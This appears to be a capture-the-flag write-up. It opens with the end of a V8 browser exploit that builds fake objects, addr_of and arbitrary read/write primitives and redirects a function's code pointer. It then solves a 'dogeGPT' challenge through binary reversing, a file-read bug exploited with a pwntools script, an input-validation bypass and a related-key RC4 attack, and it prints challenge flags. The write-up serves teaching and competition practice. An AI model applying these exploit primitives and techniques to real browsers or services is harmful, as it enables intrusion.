    packed_dbl_map = packed_double_map_and_props &
0xFFFFFFFFn;
    packed_dbl_props = packed_double_map_and_props >> 32n;
    let packed_dbl_elements = packed_double_elements_and_len
& 0xFFFFFFFFn;

    let packed_map_and_props = ftoi(leaks[2]);
    let packed_elements_and_len = ftoi(leaks[3]);
    packed_map = packed_map_and_props & 0xFFFFFFFFn;
    packed_props = packed_map_and_props >> 32n;
    let packed_elements = packed_elements_and_len &
0xFFFFFFFFn;

    let fixed_arr_map = ftoi(leaks[4]) & 0xFFFFFFFFn;

    let large_arr_addr = ftoi(leaks[5]) >> 32n;

    let dbl_arr = leaks[6];
    dbl_arr[0] = itof(packed_dbl_map | (packed_dbl_props <<
32n));
    dbl_arr[1] = itof(((large_arr_addr + 8n) -
FIXED_ARRAY_HEADER_SIZE) | (smi(1n) << 32n));
```

```
    let temp_fake_arr_addr = (packed_dbl_elements +
FIXED_ARRAY_HEADER_SIZE)|1n;

    let temp_fake_arr = weak_fake_obj(true,
itof(temp_fake_arr_addr));
    let large_arr_elements_addr = ftoi(temp_fake_arr[0]) &
0xFFFFFFFFn;
    fake_arr_addr = large_arr_elements_addr +
FIXED_ARRAY_HEADER_SIZE;
    fake_arr_elements_addr = fake_arr_addr + 16n;

    large_arr[0] = itof(packed_dbl_map | (packed_dbl_props
<< 32n));
    large_arr[1] = itof(fake_arr_elements_addr | (smi(0n) <<
32n));
    large_arr[2] = itof(fixed_arr_map | (smi(0n) << 32n));

    state.fake_arr = weak_fake_obj(true,
itof(fake_arr_addr))[0];

    temp_fake_arr = null;
}



//*/
function pwn() {
    console.log("hello, world");
    the.hole = Object.leakHole();
    install_primitives();

    const foo_addr = addr_of(foo);
    const f_code = v8_read64(foo_addr+0x18n);
    console.log(hex(foo_addr));
    console.log(hex(f_code));
    const entry_point = v8_read64(f_code+0x10n);
    console.log(hex(entry_point));
    offset = 29n*4n;
```

```
    v8_write64(f_code+0x10n, entry_point + offset)
    foo();

}

function hex(x){
    return "0x"+x.toString(16)
}
pwn();
```

Flag: `TISC{!FOunD_4_M1ll1On_dOLL4R_CHROm3_3xPO17}`

Level 10: dogeGPT (rev, pwn, web, crypto)

After registering at the challenge website, we can start the dogeGPT service, which is accessible via a TCP connection. The service allows us to start a chat and enter a prompt, which 'dogeGPT' will respond to. We can also display a help menu, but it seems useless. There is also an option to `get dogekey`, but it doesn't seem to do anything.

Hidden in a HTML comment are references to a 'files.php' endpoint and a 'decrypt-flag.php' endpoint.

Heading over to `/files.php`, we can download the `dogeGPT.exe` binary. The `/files.php` endpoint also leaks the location of the source code as `C:\lmao\weird\folder\htdocs\files.php` via an error message.

Rev

Opening up the `dogeGPT.exe` binary in IDA, we quickly realize that it is a C++ executable (the `.i64` file can be found here). I'll be referring to functions and global variables as I named them in IDA.

We define the following structs in IDA to help us better understand the code:

```
struct cpp_str {
    char* ptr;
    char extra_data[8];
    long length;
    long capacity;
};
```

If the length of the string is less than 16 bytes, it is stored in the `ptr` and `extra_data` fields. If it's at least 16 bytes, the string is stored in the heap and a reference to it is stored in `ptr`.

```
struct cpp_str_arr {
    cpp_str* start;
    cpp_str* end;
    cpp_str* limit;
};
```

This struct functions like a resizable array. If `end == limit`, then the array is reallocated to accommodate more `cpp_str`s.

After some debugging and trial and error, I realized that the program required 4 arguments. The second argument is the IP to accept connections from, and the fourth is the port to listen on. The purpose of the first and third arguments were unknown.

Tracing the execution flow for input `get dogekey` leads us to `read_keyfile`. If the `key_flag` global variable is not set, the function returns, which explains why nothing seems to be happening when we enter `get dogekey`. If `key_flag` is set, the file referenced by `key_filename` is read and the contents sent to the user.

Searching for references to `key_flag` leads us to this fragment of code in `print_doge`:

```
v6 = copy(&out, input);
hash(&v163, (__int64)v6);
last = get_first_(&v163, &hash_subset, 0i64, 0x10ui64);
v8 = memcmp_hash(last);
reset_str(&hash_subset);
v9 = key_flag;
if ( v8 )
    v9 = 1;
key_flag = v9;
```

`hash` performs a `md5` hash on the input and writes the hex encoded hash to the first argument. `get_first` then extracts the first `0x10` characters from the hash. `memcmp_hash` compares the computed hash with the third argument to the program (stored in the global variable `hash_val`). Since the username is the only input we have given the application when the dogeGPT service was started, we can guess that `hash_val` is the first 16 characters of the md5 hash of our username. This is proven correct when we enter our username, followed by `get dogekey`. The string `Congrats! The dogekey has been encrypted! It is:` is printed.

However, the dogekey has still not been revealed. This is because the `key_filename` variable has not been set. Searching for references to `key_filename`, we find the `gen_keyfilename` function which is called in `print_doge`:

```
if ( (unsigned __int16)result_accumulator == (_DWORD)v159 )
    gen_keyfilename(v140, v139, v141);
```

Using a debugger, we can observe that `result_accumulator` is initialized to `0xd06e` and `v159` is the integer value represented by the last 4 hex characters of `hash_val` (which is the first 16 characters of the md5 hash of our username).

Searching for references to `result_accumulator` leads us to `spawn_process`, where our input is passed to the `C:\dogeGPT\parser.py` program:

```
join(
    &lpCommandLine,
    (__int64)input,
    a3,
    "C:\\Progra~1\\Python311\\python.exe
c:\\dogeGPT\\parser.py ",
    0x36ui64,
    ptr,
    input->length
);

// ...
if ( !CreateProcessA(0i64, p_lpCommandLine, 0i64, 0i64, 1,
0x10u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
  CloseHandle(hWritePipe);
  CloseHandle(hReadPipe);
LABEL_5:
  v6 = 0i64;
  goto LABEL_6;
}
```

The output of the process is then parsed:

```
if ( Buf.length && (v16 = memchr(process_output, ',',
Buf.length)) != 0i64 )
```

```
  comma_index = (_DWORD)v16 - (_DWORD)process_output;
else
  comma_index = -1;
v18 = (char *)&Buf;
if ( Buf.cap >= 0x10ui64 )
  v18 = Buf.ptr;
if ( length && (v19 = memchr(v18, '\r', length)) != 0i64 )
  newline_index = (_DWORD)v19 - (_DWORD)v18;
else
  newline_index = -1;
if ( comma_index && newline_index )
{
  memset(&v48, 0, sizeof(v48));
  v21 = comma_index;
  if ( length < comma_index )
    v21 = length;
  v22 = (char *)&Buf;
  if ( Buf.cap >= 0x10ui64 )
    v22 = Buf.ptr;
  append_str(&v48, v22, v21);
  after_comma = comma_index + 1;
  memset(&String, 0, sizeof(String));
  if ( Buf.length < after_comma )
    invalid_strpos();
  num_len = newline_index - comma_index - 1;
  if ( Buf.length - after_comma < num_len )
    num_len = Buf.length - after_comma;
  buf_ptr = (char *)&Buf;
  if ( Buf.cap >= 0x10ui64 )
    buf_ptr = Buf.ptr;
  append_str(&String, &buf_ptr[after_comma], num_len);
  v26 = errno();
  v27 = v26;
  p_String = (char *)&String;
  if ( String.cap >= 0x10ui64 )
    p_String = String.ptr;
  *v26 = 0;
  v29 = strtol(p_String, (char **)NumberOfBytesRead, 10);
```

```
  if ( p_String == *(char **)NumberOfBytesRead )
  {
    std::_Xinvalid_argument("invalid stoi argument");
    __debugbreak();
  }
  if ( *v27 == 34 )
  {
    std::_Xout_of_range("stoi argument out of range");
    __debugbreak();
  }
  result_accumulator += v29;
  // ...
}
```

From this, we can infer that `parser.py` outputs something in the form of `string,integer`. The integer portion of the output is parsed and added to `result_accumulator`. It seems that the string portion of the output seems to be our input string. Therefore, if our input string contains a `,` character followed by an integer, we can control the value of `v29` and thus the value of `result_accumulator`. Since we know the target value that `result_accumulator` needs to be and the initial value, we can calculate the input required to reach the target.

I wrote a script to generate inputs that achieve both conditions of setting `key_flag` and `key_filename`:

```
from pwn import *

import random
def get5():
    return
b"".join([random.choice(string.ascii_letters).encode() for _
in range(5)])

def gen(a):
    h = md5sum(a).hex()[:16]
    h = int(h[-4:],16)
```

```
    if h < 0xd06e:
        return False
    return md5sum(a).hex()[:16], a, f"awyuyruyuyrueure,{h-
0xd06e}"

def gen_rnd():
    res = False
    while not res:
        x = get5()
        res = gen(x+b",0")
    return res
```

One possible input combination is username = `lUArf,0` and subsequent input `awyuyruyuyrueure,7689`. Since the first 16 characters of the md5 hash of `lUArf,0` is `ec6b23e906d9ee77` and `7689 + 0xd06e = 0xee77`, `gen_keyfilename` function will be called. The username needs to end in `,0` to avoid affecting the `result_accumulator`.

Entering `lUArf,0` and `awyuyruyuyrueure,7689` after registering as `lUArf,0` results in the dogekey being printed, but unfortunately this doesn't bring us much closer to the flag.

```
get dogekey
Congrats! The dogekey has been encrypted! It is:
89abe660cba142e3e8b2861ca5e8b81a
```

Upon further debugging, it appears that the dogekey is the first argument of the binary and is written to `C:\dogeGPT\<ip>-<username hash>` when the `gen_keyfilename` function is called.

Pwn

After a week of reversing and debugging the binary, I noticed a very strange behavior. In the `start_server` function, the `load_files` function is called when the user connects to the dogeGPT process. This loads the filenames of the help file and the path of the wordlists used to

generate dogeGPT responses into a global `filenames` variable (which is a `cpp_str_arr`):

```
debug048:000001E7CE5CAD10 ; cpp_str stru_1E7CE5CAD10
debug048:000001E7CE5CAD10 stru_1E7CE5CAD10 cpp_str <offset aCDogegptHelpTx_0, 0, 13h, 1Fh> ; "c:\\dogeGPT\\help.txt"
debug048:000001E7CE5CAD30 ; cpp_str
debug048:000001E7CE5CAD30                 cpp_str <offset aCDogegptAdverb_0, 0, 16h, 1Fh> ; "c:\\dogeGPT\\adverbs.txt"
debug048:000001E7CE5CAD50 ; cpp_str
debug048:000001E7CE5CAD50                 cpp_str <offset aCDogegptVocabT_0, 0, 14h, 1Fh> ; "c:\\dogeGPT\\vocab.txt"
debug048:000001E7CE5CAD70 ; cpp_str
debug048:000001E7CE5CAD70                 cpp_str <offset aCDogegptEnding_0, 0, 16h, 1Fh> ; "c:\\dogeGPT\\endings.txt"
debug048:000001E7CE5CAD90 unk_1E7CE5CAD90 db 0ABh ; «
debug048:000001E7CE5CAD91                 db 0ABh ; «
```

Interestingly, in the `process_input` function, user input is also appended to this array, even though it is not a filename:

```
if ( filenames.end == filenames.limit )
{
    copy_with_resize(&filenames, filenames.end, input);
    end = filenames.end;
}
else
{
    copy(filenames.end, input);
    end = ++filenames.end;
}
```

This results in `filenames` being a mix of user input and actual filenames:

```
debug067:00000203FE78ACF0 ; cpp_str stru_203FE78ACF0
debug067:00000203FE78ACF0 stru_203FE78ACF0 cpp_str <offset aCDogegptHelpTx_0, 0, 13h, 1Fh> ; "c:\\dogeGPT\\help.txt"
debug067:00000203FE78AD10 ; cpp_str
debug067:00000203FE78AD10                 cpp_str <offset aCDogegptAdverb_0, 0, 16h, 1Fh> ; "c:\\dogeGPT\\adverbs.txt"
debug067:00000203FE78AD30 ; cpp_str
debug067:00000203FE78AD30                 cpp_str <offset aCDogegptVocabT_0, 0, 14h, 1Fh> ; "c:\\dogeGPT\\vocab.txt"
debug067:00000203FE78AD50 ; cpp_str
debug067:00000203FE78AD50                 cpp_str <offset aCDogegptEnding_0, 0, 16h, 1Fh> ; "c:\\dogeGPT\\endings.txt"
debug067:00000203FE78AD70 ; cpp_str
debug067:00000203FE78AD70                 cpp_str <offset aLuarf0Awyuyruy, 0, 1Dh, 1Fh> ; "lUArf,0\nawyuyruyuyrueure,7689"
debug067:00000203FE78AD90 unk_203FE78AD90 db  0Dh
debug067:00000203FE78AD91                 db 0F0h ; ð
debug067:00000203FE78AD92                 db 0ADh ; -
```

Upon ending chat, the `filenames` array is reset:

```
 if ( files_loaded )
{
    if ( filenames.start != end )
    {
      delete_string_range(filenames.start, end);
      filenames.end = filenames.start;
    }
    files_loaded = 0;
    cleanup_keyfile();
    v18 = 15i64;
    v19 = "Ending chat...\n";
}
```

However, the help menu still functions even if the chat is ended.

```
v8 = copy(&v26, filenames.start);
v9 = read_whole_file(&Block, (__int64)v8);
v10 = append(v9, "\n", 1ui64);
*(_OWORD *)&output->ptr = 0i64;
output->length = 0i64;
output->cap = 0i64;
*output = *v10;
```

Since the `help.txt` file was the first filename in `filenames`, the file referenced by `filenames.start` is read and returned to the user.

However, since the `filenames` array was reset when the chat was ended, `filenames.start` no longer contains `help.txt` but our user input! Therefore, we can trick the program into reading arbitrary files.

We can use this vulnerability to expose `parser.py` as well as `start.php` that is responsible for starting the dogeGPT service:

```
r = remote(ip, int(port))

path = r"C:\lmao\weird\folder\htdocs\start.php"
r.sendline("end chat")
r.sendlineafter("...", path)
r.sendlineafter("...", "help")
pause(1)
data = r.clean()
print(data.decode())
```

Web

After leaking `index.php` using the bug described in the previous section, we find the following code used to generate user IDs:

```
$str = $_POST['uname'];
if (!preg_match("/[\p{N}\p{Z}\p{L}\p{M}]*/u",$str) || $str
== "") {
    echo("Bad username!!<br>");
    die();
}
$h = substr(md5($str),0,16);
$uid = base64_encode($str . "\x80" . $h);
```

The `uid` is a base64 string consisting of the username concatenated with `\x80` and the first 16 characters of the md5 hash of the username.

Using regex101 to explain the regex, it seems that `\p{L}` matches 'any kind of letter from any language'. Luckily, the unicode code point `0xff80` is ﾀ, which is `HALFWIDTH KATAKANA LETTER TA`, so this passes the regex. However, this also allows us to inject the `\x80` character, which allows us to supply a fake md5 hash. To see how this is important, let's look at `start.php`:

```
$aa = explode("\x80", base64_decode($uid));
if (!preg_match("/^[\da-f]+$/u",$aa[1])) {
    header("Location: /");
```

```
    die();
}
$uid = substr($aa[1],0,16);
exec("reg query HKCU\dogeGPT\ -v pri_key", $a1);
$pri = explode("    ", $a1[2])[3];

exec("reg query HKCU\dogeGPT\ -v dogekey", $a2);
$f = explode("    ", $a2[2])[3];

$ef = enc($pri, $uid, $f);

$ip = $_SERVER['REMOTE_ADDR'];
$pt = rand(20000, 47000);
proc_open("C:\\dogeGPT\\dogeGPT.exe " . $ef . " " . $ip . "
" . $uid . " " . $pt, [0=>["pipe","r"]], $p);
```

The `$uid` is used as an input to the `enc` function which generates `$ef` which is used as the 'encrypted dogekey' referred to by `dogeGPT.exe`. By using the unicode trick explored above, we can set `$uid` to any 16 character hexadecimal string we want.

Crypto

The `enc` function is defined in `encrypt.php`. It's quite long, so here's a simple python implementation:

```
def encrypt(prikey, uid, data):
    sbox = [i for i in range(16)]
    keystream = [(x+y)%16 for x,y in zip(prikey, uid)]
    j = 0
    for i in range(16):
        j = (j + sbox[i] + keystream[i]) % 16
        sbox[i], sbox[j] = sbox[j], sbox[i]

    i= 0
    j = 0
    out = []
    for k in range(len(data)):
```

```
        i = (i+1)%16
        j = (j+sbox[i])%16
        sbox[i], sbox[j] = sbox[j], sbox[i]
        keychar = (sbox[i] + sbox[j])%16
        out += ([(data[k]^sbox[keychar])])
    return out
```

If you're well versed in crypto, you'll recognize this as a variant of RC4, except the sbox has been reduced to 16 hexadecimal numbers (8 bytes) instead of the 256 bytes of full RC4. We are also able to modify the key used to generate the sbox via the supplied uid.

Since I'm quite bad at crypto, I was stuck at this stage for a while, until the challenge author prompted me to explore the system further.

This lead me to look deeper at `parser.py`:

```
import sys
import requests
import openai

text = ""
for i in range(len(sys.argv)):
    if i > 0:
        text = text + sys.argv[i] + " "

response = openai.ChatComplete.create(model="doge-gpt-0.1",
messages=text)
c = 0
if len(response) != 0:
    for i in range(requests.get_len() // len(text)):
        if requests.is_sus(i):
            c += i
    print(response[c % len(response)]+","+str(c))
else:
    print(",0")
```

Obviously, `requests` is not the real requests library, since the real library doesn't have a `requests.is_sus` method. Reading the `requests.py` file revealed the following QR code:

```
m  = "@@@@@@@  @@  @  @     @@@@@@@"
m += "@     @ @@ @  @@@@ @  @     @"
m += "@ @@@ @   @  @@ @ @   @ @@@ @"
m += "@ @@@ @  @ @ @@@ @@@@ @ @@@ @"
m += "@ @@@ @ @  @@ @  @@@  @ @@@ @"
m += "@     @    @ @   @@@  @     @"
m += "@@@@@@@ @ @ @ @ @ @ @ @@@@@@@"
m += "          @@  @@ @@ @         "
m += "@ @ @ @   @@@ @@ @ @    @  @ "
m += "@@ @@   @ @   @@  @ @ @  @  @"
m += "  @ @@@@ @ @ @   @@  @@ @ @@@"
m += "   @   @       @ @         @ "
m += "@ @@  @    @@   @@  @ @@ @ @@"
m += "     @ @@  @ @ @@@@@@@@  @  @"
m += "@@ @ @@@@@@@  @@@@   @ @@@ @@"
m += "@@   @ @@ @@ @@ @@@ @@@  @ @ "
m += "@ @@  @     @ @@    @@@@ @ @@"
m += " @@ @     @@@ @@   @@@@  @@ @"
m += "@ @ @@@   @@ @   @  @ @@   @@"
m += " @@ @      @   @ @@  @@ @@ @ "
m += "@  @ @@ @@@ @   @@@ @@@@@    "
m += "         @@   @ @@ @ @   @ @@@"
m += "@@@@@@@    @@ @@@ @@@ @ @@ @@"
m += "@     @   @@ @@ @@  @   @@ @ "
m += "@ @@@ @ @@    @@  @ @@@@@  @ "
m += "@ @@@ @  @    @@    @  @@ @  "
m += "@ @@@ @ @@ @@@   @ @   @@@  @"
m += "@     @  @ @@  @   @@      @ "
m += "@@@@@@@ @   @@@ @   @@@  @ @@"

def is_sus(i):
    return(m[i % len(m)] == "@")
```

```
def get_len():
    return(len(m))
```

A scannable version of the QR code can be found here.

I realized that it would be too expensive to make real requests to OpenAI, so the `openai` library used must be fake too. Indeed it was:

```
import nltk
import numpy

class ChatComplete:
    def create(model, messages):
        text = nltk.word_tokenize(messages)
        tags = nltk.pos_tag(text)
        stuff = []
        for tag in tags:
            if tag[1] == "NN" or tag[1] == "NNP":
                if numpy.is_sus(len(tag[0])*len(tags)):
                    stuff.append(tag[0])
                    stuff.append(tag[0])
                    stuff.append(tag[0])
                else:
                    stuff.append(tag[0])
                    stuff.append(tag[0])
            if tag[1] == "VBG" or tag[1] == "JJ":
                if numpy.is_sus(len(tag[0])*len(tags)):
                    stuff.append(tag[0])
                    stuff.append(tag[0])
                else:
                    stuff.append(tag[0])
                    stuff.append(tag[0])
                    stuff.append(tag[0])
            if tag[1] == "VB":
                if numpy.is_sus(len(tag[0])*len(tags)):
                    stuff.append(tag[0])
        return stuff
```

This revealed the use of the `nltk` library (which was legitimate) and the `numpy` library, which contained the following QR code:

```
m  = "@@@@@@@   @ @@    @@@@@@@"
m += "@     @ @ @  @@@@ @     @"
m += "@ @@@ @     @     @ @@@ @"
m += "@ @@@ @ @@@ @@@@@ @ @@@ @"
m += "@ @@@ @  @    @ @ @ @@@ @"
m += "@     @ @@ @@  @@ @     @"
m += "@@@@@@@ @ @ @ @ @ @@@@@@@"
m += "          @@@   @@        "
m += "@@@@@ @@@@ @ @@@@@ @ @ @ "
m += " @@@@@ @  @ @   @@ @ @@  "
m += " @ @@ @ @ @   @@@@@  @ @@"
m += "@ @ @@ @@   @    @ @@   @"
m += "   @@@@  @@ @@@@@@@@  @@ "
m += "@@@@@  @@@      @  @   @@"
m += "@ @@@@@@ @@@@@@@@@@@@@ @@"
m += "@ @ @     @@   @@@       "
m += "@  @ @@@  @@    @@@@@@@@ "
m += "         @@  @@ @@   @    "
m += "@@@@@@@ @    @@ @ @ @@  @"
m += "@     @  @  @@ @@   @  @@"
m += "@ @@@ @ @@  @ @@@@@@@@@@@"
m += "@ @@@ @ @@@    @ @@@@ @@@"
m += "@ @@@ @ @@ @@  @   @  @ @"
m += "@     @ @  @  @ @@ @@   @"
m += "@@@@@@@ @@ @      @  @@@@"

def is_sus(i):
    return(m[i % len(m)] == "@")
```

That QR code decodes to `.\htdocs\welp-sus.pdf`, which corresponds to http://13.251.171.1/welp-sus.pdf.

That PDF is the first page of A New Practical Key Recovery Attack on the Stream Cipher RC4 under Related-Key Model, which seems to be exactly the attack to use in this case.

My implementation of the attack can be found here: attack.py, worker.py, get_encryption.py. I used 4 worker processes to speed things up and after a couple of hours, the full key was leaked:

```
[12, 3, 9, 0, 12, 2, 11, 10, 12, 4, 10, 3, 12, 6, 9, 0]
```

Next, I obtained the encrypted dogekey with uid=0:

```
9e51eafb37f35cd7b8ada161c19e875c
```

and decrypted it using the leaked key to reveal the following decrypted dogekey:

```
600d715cf1a6baadd06e10000d011a55
```

Reading `decrypt-flag.php`, it seems that a check has been added to only allow local access:

```
<?php
    if ($_SERVER['REMOTE_ADDR'] != "127.0.0.1") {
        header("HTTP/1.1 401 Unauthorized");
        echo "<h1>401 Unauthorized: Access Denied
LMAO</h1>";
        die;
    }
    $flag = "";
    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $enc_flag =
"cHAwNlJXZ3hYY0V1TmVyK3VacEN2NVdwNUhZRGh2ZFFUa1JQVlp2M1ByWT0
=";
        $key = $_POST['dogekey'];
        for ($i = 0; $i < 0xffffff; $i++) {
            $key = hash('sha256', $key);
```

```
        }
        $cipher = "aes-256-cbc";

        $flag = openssl_decrypt(base64_decode($enc_flag),
$cipher, $key);
    }
?>
```

If we run a local php web server and visit `decrypt-flag.php`, we can enter the decrypted dogekey and the flag will be returned:

```
TISC{5UCH_@I_V3RY_IF_3153_WOW}
```